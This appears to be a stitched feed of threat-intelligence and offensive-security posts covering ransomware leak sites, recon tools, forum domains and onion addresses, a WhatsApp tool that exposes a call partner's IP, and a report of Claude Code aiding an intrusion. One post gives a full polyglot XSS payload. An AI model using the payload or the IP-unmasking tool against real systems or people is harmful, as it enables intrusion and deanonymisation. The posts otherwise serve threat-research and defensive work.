
A ransomware group left the JS file of its leak site admin panel publicly accessible.
It shows how the blog is run: entries with a reveal timer, cover/screenshot/file uploads and user management.
API paths exposed below 👇
#ransomware#threatintel#HYFLOCK
Tools I give my agents to make them more powerful (Part 1):
1. Subfinder
Mandatory. Finds subdomains which increases the surface for everything.
2. httpx
Filters the subdomain list to live apps and APIs.
3. SerpAPI
Finds indexed paths and files the site may not link to.
4. Firecrawl
Crawls public pages and links.
5. Wayback
Finds old paths and parameters that may still be live.
6. jsluice
Pulls API routes from the site’s JavaScript code.
Research tasks, bug bounty, mapping attack surfaces, finding APIs, investigations, OSINT, etc many use cases and easy to add.
Came across a ransomware affiliate recruitment post from an actor going by nbtc. The usual pitch, come work with TITAN, they actually pay out. Before scrolling past it I pulled the rest of what they'd posted, and it got more interesting.
Turns out the same author isn't only pushing TITAN. They're also recruiting callers for RADAR, dropping a Tox for contact. One actor, two ransomware operations, different roles, advert for one and recruiter for the other.
Two groups promoted by the same person, with leak sites that look fairly alike. The obvious question is whether RADAR and TITAN are one operation under a rebrand. I looked, and didn't find much tying them together beyond the shared promoter.
They don't line up where it matters. RADAR runs a Vite panel with a Spring backend, TITAN is Next.js. Different contact channels, Session on one side and qTox on the other. Different hosting, no shared certificate or host. The resemblance is genre, not code.
So nbtc reads as a broker touching both orbits, not proof the two groups are one. I left the rebrand theory there and moved to RADAR itself, which is where the interesting part was.
RADAR's leak site doesn't only live on Tor. Pivoting on the mmh3 favicon hash of their DLS surfaced a clearnet host serving the exact same panel, 146.19.128.84, AS207957, ServHost.
Same title, same app bundle, same favicon.
On that host RADAR's panel is reachable in the clear, nginx serving the same React SPA, with what looks like the backend API exposed on the same box. Same RADAR title, same index bundle, same favicon hash as the onion. Whoever runs the DLS runs this.

One more useful URLScan hunting query is:
page.domain:https://t.co/hFeZOIgEr3 AND files.mimeType:"application/x-dosexec" AND page.url:(*loader* OR *stealer* OR *inject* OR *payload* OR *crack* OR *keygen* OR *cheat* OR *bypass* OR *rat* OR *builder*)
This helps surface Windows executable payloads hosted or referenced through https://t.co/hFeZOIgEr3 where the URL contains terms commonly associated with loaders, stealers, RATs, cracked software, or other suspicious tooling.
Always validate the identified IoCs first
#CyberSecurity #InfoSec #CyberThreats #ThreatIntelligence #ThreatResearch #Security #MalwareAnalysis

Found a pretty interesting way to enumerate subdomains:
https://t.co/qxdsJe5qA0 give: 813
https://t.co/pJNGhcRLc1 give: 781
Gives you a clean list from the domain's certificate data.
From now on I'll share my OSINT findings for chat apps in this repo.
First up: a one-command script that runs alongside WhatsApp Desktop in real
time. If call P2P is on (the default), you can pull this from the other party:
-Unmasked public IP +port
- LAN or carrier-NAT address → Wi-Fi vs mobile
- Platform → iOS / Android / Web / …
- Linked-device count
- Speech-vs-silence pattern
- A correlation id that links calls to the same device
Observation-only: your own client already sees all of this. No traffic sent,
nothing changed.
repo: https://t.co/jD5PvEgSf4
A threat actor used Claude Code with Sonnet 4.6 as part of an intrusion, likely for ransomware. Sonnet took on many tasks, like writing an on-the-fly "LDAP capture" script, to which it directed the victim's FortiGate device and initiated authentication to steal the service account's cleartext credentials. [...]
🚨 RaidForums [.]su domain was suspended.
New domain: [.]ru
They also have a new site called RaidBin, which is a paste-sharing platform.
raidbin[.]org
Dark Web: http://raidbinahr33urj6dcnuphimsnnxkvryvomimphp5wsfa5x3gkm2jsqd[.]onion
LLM-ассистированный поиск уязвимостей: Claude Code быстро находит баги, но не доводит PoC до конца
https://t.co/Oxz8X4KEzU
https://t.co/y9CsnBJoOn
#articles
I can't believe how often @brutelogic's payload works.
JavaScript://%250Aalert?.(1)//'/*\'/*"/*\"/*`/*\`/*%26apos;)/*<!--></Title/</Style/</Script/</textArea/</iFrame/</noScript>\74k<K/contentEditable/autoFocus/OnFocus=/*${/*/;{/**/(alert)(1)}//><Base/Href=//X55.is\76-->
💥 The forum BreachStars 2.0 has launched.
Clearnet:
https://breachstars[.]vc/ - New domain
https://breachsta[.]rs/ - Backup old domain
Onion:
http://bstarsfokayqtywueiwujpvwgqoth2t4ldutzil7qfhsadawueajjsyd[.]onion

Hackers claims compromise of a drip irrigation system at an Armenian agricultural facility in Yerevan
Screenshots show irrigation control panel with «Dendro Garden» logo
System likely developed by MDSB Company, an Armenian IT firm specializing in process automation #Armenia